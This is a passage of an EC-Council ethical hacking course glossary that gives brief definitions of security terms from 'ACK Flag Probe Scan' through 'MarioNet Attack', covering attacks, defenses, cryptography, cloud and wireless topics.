- **ACK Flag Probe Scan:** Attackers send TCP probe packets set with an ACK flag to a remote device, and then analyze the header information (TTL and WINDOW field) of received RST packets to determine if the port is open or closed.
- **Anonymizer:** An anonymizer is an intermediate server placed between you as the end user and the website to access the website on your behalf and make your web surfing activities untraceable.
- **Audio Steganography:** Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, and .WAV.
- **Advanced Persistent Threats:** Advanced persistent threats (APTs) are defined as a type of network attack, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time.
- **Antivirus Sensor System:** An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans.
- **Active Sniffing:** Active sniffing involves injecting Address Resolution Packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections.
- **Address Resolution Protocol (ARP):** Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses.
- **ARP Spoofing Attack:** ARP spoofing involves constructing many forged ARP request and reply packets to overload the switch.
- **Application Level Hijacking:** Application level hijacking refers to gaining control over the HTTP's user session by obtaining the session IDs.
- **Anomaly Detection:** It detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system.
- **Application-Level Firewall:** Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Application Proxy:** An application-level proxy works as a proxy server and filters connections for specific services.
- **API DDoS Attack:** The DDoS attack involves saturating an API with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users.
- **Automated Web App Security Testing:** It is a technique employed for automating the testing process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly.
- **Application Whitelisting:** Application whitelisting contains a list of application components such as software libraries, plugins, extensions, and configuration files, which can be permitted to execute in the system.
- **Application Blacklisting:** Application blacklisting contains a list of malicious applications or software that are not permitted to be executed in the system or the network.
- **Access point (AP):** An AP is used to connect wireless devices to a wireless/wired network.
- **Association:** It refers to the process of connecting a wireless device to an AP.
- **Agent Smith Attack:** Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps.
- **Android Rooting:** Rooting process involves exploiting security vulnerabilities in the device firmware and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the chmod command.
- **Asymmetric Encryption:** Asymmetric encryption (public-key) uses different encryption keys, which are called public and private keys for encryption and decryption, respectively.
- **Advanced Encryption Standard (AES):** The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data.

B

- **Behavioral Indicators:** Behavioral indicators of compromise are used to identify specific behavior related to malicious activities.
- **Black Hats:** Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes.
- **BGP:** Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) present on the Internet.
- **Brute-Force Attack:** In a brute-force attack, attackers try every combination of characters until the password is broken.
- **Buffer Overflow:** Buffer overflow or overrun is a common vulnerability in an applications or programs that accepts more data than the allocated buffer.
- **Baiting:** Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data.
- **Botnet:** A botnet is a huge network of compromised systems and can be used by an attacker to launch denial-of-service attacks.
- **Broken Access Control:** Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network.
- **Base64 Encoding:** The Base64 encoding scheme represents any binary data using only printable ASCII characters.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bug Bounty Program:** The bug bounty program is a challenge hosted by organizations, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.
- **Blind/Inferential SQL Injection:** In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.
- **Blacklist Validation:** Blacklist validation rejects all the malicious inputs that have been disapproved for protected access.
- **Bandwidth:** It describes the amount of information that may be broadcast over a connection.
- **Basic service set identifier (BSSID):** It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS).
- **Bluetooth:** Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security.
- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow.
- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack.
- **Bluejacking:** Bluejacking is the activity of sending anonymous messages over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the OBEX protocol.
- **Bluesnarfing:** Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices.
- **Bluebugging:** Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent.
- **BYOD:** Bring your own device (BYOD) refers to a policy that allows an employee to bring their personal devices, such as laptops, smartphones, and tablets, to their workplace and use them to access the organization's resources by following the access privileges.
- **BlueBorne Attack:** A BlueBorne attack is performed on Bluetooth connections to gain access and take full control of the target device.
- **Business Network:** It comprises of a network of systems that offer information infrastructure to the business.
- **Basic Process Control System (BPCS):** A BPCS is responsible for process control and monitoring of the industrial infrastructure.
- **Blowfish:** Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms.

C

- **Confidentiality:** Assurance that the information is accessible only to those authorized to have access.
- **Close-in Attacks:** Close-in attacks are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or disrupt access to information.
- **Cyber Kill Chain Methodology:** The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cyber Terrorists:** Cyber terrorists are individuals with a wide range of skills, motivated by religious or political beliefs, to create fear of large-scale disruption of computer networks.
- **Clearing Tracks:** Clearing tracks refers to the activities carried out by an attacker to hide malicious acts.
- **Cyber Threat Intelligence:** Cyber Threat Intelligence (CTI) is defined as the collection and analysis of information about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks.
- **Competitive Intelligence Gathering:** Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources, such as the Internet.
- **Common Vulnerability Scoring System (CVSS):** CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities.
- **Common Vulnerabilities and Exposures (CVE):** CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures.
- **Common Weakness Enumeration (CWE):** Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses.
- **Combinator Attack:** Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system.
- **Crypter:** Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection.
- **Computer Worms:** Computer worms are malicious programs that independently replicate, execute, and spread across the network connections, thus consuming available computing resources without human interaction.
- **Chain Letters:** Emails that offer free gifts such as money and software on condition that the user forwards the mail to a specified number of people.
- **Compromised Insider:** An insider with access to critical assets of an organization who is compromised by an outside threat actor.
- **CRIME Attack:** Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits the vulnerabilities present in the data compression feature of protocols, such as SSL/TLS, SPDY, and HTTPS.
- **Circuit-Level Gateway Firewall:** Circuit-level gateways monitor requests to create sessions and determine if those sessions will be allowed.
- **Cross-Site Scripting (XSS) Attacks:** Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, enabling malicious attackers to inject client-side scripts into web pages viewed by other users.
- **Cross-Site Request Forgery (CSRF) Attack:** Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend.
- **Clickjacking Attack:** Attackers perform clickjacking attacks by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page.
- **Cookie Poisoning:** It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
- **Cookie Sniffing:** It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cookie Replay:** It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in).
- **Critical Infrastructure:** A collection of physical or logical systems and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health.
- **Cloud Computing:** Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network.
- **Container-as-a-Service (CaaS):** It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API.
- **Community Cloud:** It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction.
- **Cloud Consumer:** A person or organization that uses cloud computing services.
- **Cloud Provider:** A person or organization providing services to interested parties.
- **Cloud Carrier:** An intermediary for providing connectivity and transport services between cloud consumers and providers.
- **Cloud Auditor:** A party for making independent assessments of cloud service controls and taking an opinion thereon.
- **Cloud Broker:** An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers.
- **Container:** A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment.
- **Container Orchestration:** Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments.
- **Cloud Cryptojacking:** Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency.
- **Cloudborne Attack:** Cloudborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware.
- **Cloud Security Alliance (CSA):** CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment.
- **Cryptography:** Cryptography is the conversion of data into a scrambled code that is encrypted and sent across a private or public network.
- **CAST-128:** CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits.
- **Camellia:** Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys).
- **Cryptanalysis:** Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

D

- **Distribution Attacks:** Distribution attacks occur when attackers tamper with hardware or software prior to installation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Defense-in-Depth:** Defense-in-depth is a security strategy in which several protection layers are placed throughout an information system.
- **Deep web:** It consists of web pages and contents that are hidden and unindexed and cannot be located using traditional web browsers and search engines.
- **Dark Web or Darknet:** It is the subset of the deep web that enables anyone to navigate anonymously without being traced.
- **Dumpster Diving:** This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins.
- **DNS Cache Snooping:** DNS cache snooping is a DNS enumeration technique whereby an attacker queries the DNS server for a specific cached DNS record.
- **DNSSEC Zone Walking:** DNSSEC zone walking is a DNS enumeration technique where an attacker attempts to obtain internal records of the DNS server if the DNS zone is not properly configured.
- **Dictionary Attack:** In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts.
- **Distributed Network Attack:** A Distributed Network Attack (DNA) technique is used for recovering passwords from hashes or password-protected files using the unused processing power of machines across the network.
- **Document Steganography:** Document steganography is the technique of hiding secret messages transferred in the form of documents.
- **Downloader:** A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system.
- **Dropper:** A type of Trojan that covertly installs other malware files on to the system.
- **Dynamic Malware Analysis:** It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection.
- **DHCP Starvation Attack:** This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP scope.
- **DNS Poisoning:** DNS poisoning is a technique that tricks a DNS server into believing that it has received authentic information when it has not received any
- **DNS Cache Poisoning:** DNS cache poisoning refers to altering or adding forged DNS records into the DNS resolver cache so that a DNS query is redirected to a malicious site.
- **Diversion Theft:** The attacker tricks a person responsible for making a genuine delivery into delivering the consignment to a location other than the intended location.
- **DoS Attack:** Denial-of-Service (DoS) is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.
- **DDoS Attack:** Distributed denial-of-service (DDoS) is a coordinated attack that involves a multitude of compromised systems (Botnet) attacking a single target, thereby denying service to users of the targeted system.
- **Distributed Reflection Denial-of-Service (DRDoS) Attack:** A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.
- **Demilitarized Zone (DMZ):** The demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Database Honeypots:** Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration.
- **DNS Server Hijacking:** Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server.
- **Directory Traversal:** Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory.
- **DNS Rebinding Attack:** Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains.
- **Dynamic Application Security Testing (DAST):** It is also known as a black-box testing approach and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc.
- **Direct-Sequence Spread Spectrum (DSSS):** DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code.
- **Directional Antenna:** A directional antenna can broadcast and receive radio waves from a single direction.
- **Dipole Antenna:** A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line.
- **Distributed Control System (DCS):** DCS is a highly engineered and large-scale control system that is often used to perform industry specific tasks.
- **Docker:** Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment.
- **Data Encryption Standard (DES):** DES is designed to encipher and decipher blocks of data consisting of 64 bits under control of a 56-bit key.
- **DSA:** The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures.
- **Diffie–Hellman:** It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel.
- **Digital Signature:** Digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital rather than written form.
- **DUHK Attack:** DUHK (Don't Use Hard-Coded Keys) is a cryptographic vulnerability that allows an attacker to obtain encryption keys used to secure VPNs and web sessions.
- **DROWN Attack:** A DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites.

E

- **Email Indicators:** Email indicators are used to send malicious data to the target organization or individual.
- **Ethical Hacking:** Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities and ensure system security.
- **Eavesdropping:** Eavesdropping is the act of secretly listening to the conversations of people over a phone or video conference without their consent.
- **Enumeration:** Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Exploit:** A malicious code that breaches the system security via software vulnerabilities to access information or install malware.
- **Exploit Kit:** An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system.
- **Elicitation:** Attackers extract information from the victim by engaging him/her in normal and disarming conversations.
- **Egress Filtering:** Egress filtering scans the headers of IP packets leaving a network.
- **Email Honeypots:** Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries.
- **Error Based SQL Injection:** Error based SQL Injection forces the database to perform some operation in which the result will be an error.
- **Electronic Security Perimeter:** It is referred to as the boundary between secure and insecure zones.
- **Elliptic Curve Cryptography:** ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage.

F

- **Federal Information Security Management Act (FISMA):** The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.
- **Footprinting:** Footprinting is the first step of any attack on information systems in which an attacker collects information about a target network to identify various ways to intrude into the system.
- **Fingerprint Attack:** Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords.
- **Folder Steganography:** In folder steganography, files are hidden and encrypted within a folder and do not appear to normal Windows applications, including Windows Explorer.
- **Fileless Malware:** Fileless malware, also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.
- **File Fingerprinting:** File fingerprinting is the process of computing the hash value for a given binary code.
- **Forbidden Attack:** A forbidden attack is a type of man-in-the-middle attack used to hijack HTTPS sessions.
- **Firewall:** Firewalls are hardware and/or software designed to prevent unauthorized access to or from a private network.
- **Flooding:** The attacker sends loads of unnecessary traffic to produce noise, and if the IDS does not analyze the noise traffic well, then the true attack traffic may go undetected.
- **Firewalking:** Firewalking is a technique that uses TTL values to determine gateway ACL filters and it maps networks by analyzing the IP packet responses.
- **Frequency-Hopping Spread Spectrum (FHSS):** FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels.
- **Fault Injection Attacks:** Fault injection attacks, also known as Perturbation attacks, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security.
- **Function-as-a-Service (FaaS):** This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

G

- **Gray Hats:** Gray hats are the individuals who work both offensively and defensively at various times.
- **Gaining Access:** Gaining access refers to the point where the attacker obtains access to the operating system or applications on the target computer or network.
- **Google Hacking Database:** The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening reach of the Google search engine.
- **Global System for Mobile Communications (GSM):** It is a universal system used for mobile data transmission in wireless networks worldwide.
- **GOST Block Cipher:** The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length.
- **GNU Privacy Guard:** GPG is a software replacement of PGP and free implementation of the OpenPGP standard.

H

- **Host-Based Indicators:** Host-based indicators are found by performing an analysis of the infected system within the organizational network.
- **Hacking:** Hacking refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to a system's resources.
- **Hacker:** A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks.
- **Hacktivist:** Individuals who promote a political agenda by hacking, especially by defacing or disabling websites.
- **Hash Injection/Pass-the-Hash (PtH) Attack:** A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources.
- **Host Integrity Monitoring:** Host integrity monitoring involves taking a snapshot of the system state using the same tools before and after analysis, to detect changes made to the entities residing on the system.
- **Hardware Protocol Analyzer:** A hardware protocol analyzer is a piece of equipment that captures signals without altering the traffic in a cable segment.
- **Honey Trap:** The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company.
- **Hoax Letters:** Emails that issue warnings to the user about new viruses, Trojans, or worms that may harm the user's system.
- **HTTP GET/POST Attack:** In an HTTP GET attack, attackers use a time-delayed HTTP header to maintain HTTP connections and exhaust web server resources.
- **HTTP Strict Transport Security (HSTS):** HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks.
- **HTTP Public Key Pinning (HPKP):** HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates.
- **Hardware Firewall:** A hardware firewall is either a dedicated stand-alone hardware device or it comes as part of a router.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Honeypot:** A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.
- **High-Interaction Honeypots:** Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications.
- **Honeynets:** Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries.
- **HTTP Response-Splitting Attack:** An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code.
- **Hotfixes:** Hotfixes are an update to fix a specific customer issue and not always distributed outside the customer organization.
- **HTML Encoding:** An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document.
- **Hex Encoding:** The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.
- **Hotspot:** Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.
- **Hybrid Cloud:** It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models.
- **HMAC:** HMAC is a type of message authentication code (MAC) that combines a cryptographic key with a cryptographic hash function.
- **Homomorphic Encryption:** Homomorphic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated.
- **Hardware-Based Encryption:** Hardware-based encryption uses computer hardware for assisting or replacing the software when the data encryption process is underway.
- **HSM:** Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys.
- **Hard Drive Encryption:** Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options.
- **Hash Collision Attack:** A hash collision attack is performed by finding two different input messages that result in the same hash output.

I

- **Integrity:** The trustworthiness of data or resources in terms of preventing improper or unauthorized changes.
- **Information Warfare:** The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) to gain competitive advantages over an opponent.
- **Indicators of Compromise (IoCs):** Indicators of Compromise (IoCs) are the clues, artifacts, and pieces of forensic data found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.
- **Information Assurance (IA):** IA refers to the assurance that the integrity, availability, confidentiality, and authenticity of information and information systems is protected during the usage, processing, storage, and transmission of information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident Management:** Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore normal service operations as quickly as possible and prevent future recurrence of the incident.
- **Incident Handling and Response:** Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack.
- **ISO/IEC 27001:2013:** ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization.
- **Impersonation:** Pretending to be a legitimate or authorized person and using the phone or other communication medium to mislead targets and trick them into revealing information.
- **ICMP ECHO Ping Scan:** ICMP ECHO ping scans involve sending ICMP ECHO requests to a host. If the host is live, it will return an ICMP ECHO reply.
- **ICMP ECHO Ping Sweep:** Ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.
- **Inverse TCP Flag Scan:** Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags, where no response implies that the port is open, whereas an RST response means that the port is closed.
- **IP Address Decoy:** IP address decoy technique refers to generating or manually specifying the IP addresses of decoys in order to evade an IDS or firewall.
- **IP Address Spoofing:** IP spoofing refers to changing the source IP addresses so that the attack appears to be coming from someone else.
- **Image Steganography:** In image steganography, the information is hidden in image files of different formats such as .PNG, .JPG, and .BMP.
- **Injector:** A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal.
- **IRDP Spoofing:** The attacker sends a spoofed IRDP router advertisement message to the host on the subnet, causing it to change its default router to whatever the attacker chooses.
- **Insider Attack:** An insider attack involves using privileged access to intentionally violate rules or cause threat to the organization's information or information systems in any form.
- **Identity Theft:** Identity theft is a crime in which an imposter steals your personally identifiable information such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes.
- **ICMP Flood Attack:** ICMP flood attacks are a type of attack in which attackers send large volumes of ICMP echo request packets to a victim system directly or through reflection networks.
- **Ingress Filtering:** Ingress filtering prevents the source address spoofing of Internet traffic.
- **IPSec:** IPSec is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session.
- **Intrusion Detection System (IDS):** An intrusion detection system (IDS) is a software system or hardware device that inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach.
- **Intrusion Prevention System (IPS):** IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Insertion Attack:** Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets.
- **Injection Flaws:** Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.
- **In-band SQL Injection:** An attacker uses the same communication channel to perform the attack and retrieve the results.
- **Input Validation:** Input validation helps developers to prevent user-supplied data influencing the logic of the code.
- **Industrial, Scientific, and Medical (ISM) Band:** This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **iOS Trustjacking:** iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information from a remote location without the victim's knowledge.
- **IoT:** Internet of Things (IoT), also known as Internet of Everything (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors.
- **IoT Device Management:** IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in onboarding latest devices securely and promptly.
- **Industrial Network:** A network of automated control systems is known as an industrial network.
- **Industrial Protocols:** Protocols used for serial communication and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
- **IT/OT Convergence (IIOT):** IT/OT convergence is the integration of IT computing systems and OT operation monitoring systems to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity.
- **ICS:** ICS is often referred to as a collection of different types of control systems and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes.
- **Infrastructure-as-a-Service (IaaS):** This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API).
- **Identity-as-a-Service (IDaaS):** This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services.

J

- **Jailbreaking:** Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor.
- **Jamming Attack:** Jamming is a type of attack in which the communications between wireless IoT devices are jammed so that they can be compromised.

K

- **Kerberos:** Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography.
- **Keylogger:** Keystroke loggers are programs or hardware devices that monitor each keystroke as the user types on a keyboard, logs onto a file, or transmits them to a remote location.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kubernetes:** Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices.
- **Key Stretching:** Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer.

L

- **LDAP:** Lightweight directory access protocol (LDAP) is an Internet protocol for accessing distributed directory services.
- **Lawful Interception:** Lawful interception refers to legally intercepting data communication between two end points for surveillance on the traditional telecommunications, Voice over Internet Protocol (VoIP), data, and multiservice networks.
- **Low-interaction Honeypots:** Low-interaction honeypots emulate only a limited number of services and applications of a target system or network.
- LDAP Injection Attack: An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query.

M

- **Maintaining Access:** Maintaining access refers to the phase when the attacker tries to retain their ownership of the system.
- **Management Information Base (MIB):** MIB is a virtual database containing a formal description of all the network objects that can be managed using SNMP.
- **Markov-Chain Attack:** Attackers gather a password database and split each password entry into 2- and 3-character long syllables; using these character elements, a new alphabet is developed, which is then matched with the existing password database.
- **Malware:** Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- **Malicious Code:** A command that defines malware's basic functionalities such as stealing data and creating backdoors.
- **Malware Analysis:** Malware analysis is a process of reverse engineering a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware.
- **MAC Flooding:** MAC flooding involves the flooding of the CAM table with fake MAC address and IP pairs until it is full.
- **MAC Spoofing/Duplicating:** A MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses.
- **Malicious Insider:** A disgruntled or terminated employee who steals data or destroys the company's networks intentionally by introducing malware into the corporate network.
- **Multi-Vector Attack:** In multi-vector DDoS attacks, the attackers use combinations of volumetric, protocol, and application-layer attacks to disable the target system or service.
- **Man-in-the-Middle Attack:** The man-in-the-middle attack is used to intrude into an existing connection between systems and intercept the messages being exchanged.
- **Man-in-the-Browser Attack:** The man-in-the-browser attack uses a Trojan horse to intercept the calls between the browser and its security mechanisms or libraries.
- **Medium-interaction Honeypots:** Medium-interaction honeypots simulate a real OS as well as applications and services of a target network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malware Honeypots:** Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure.
- **MarioNet Attack:** MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread.
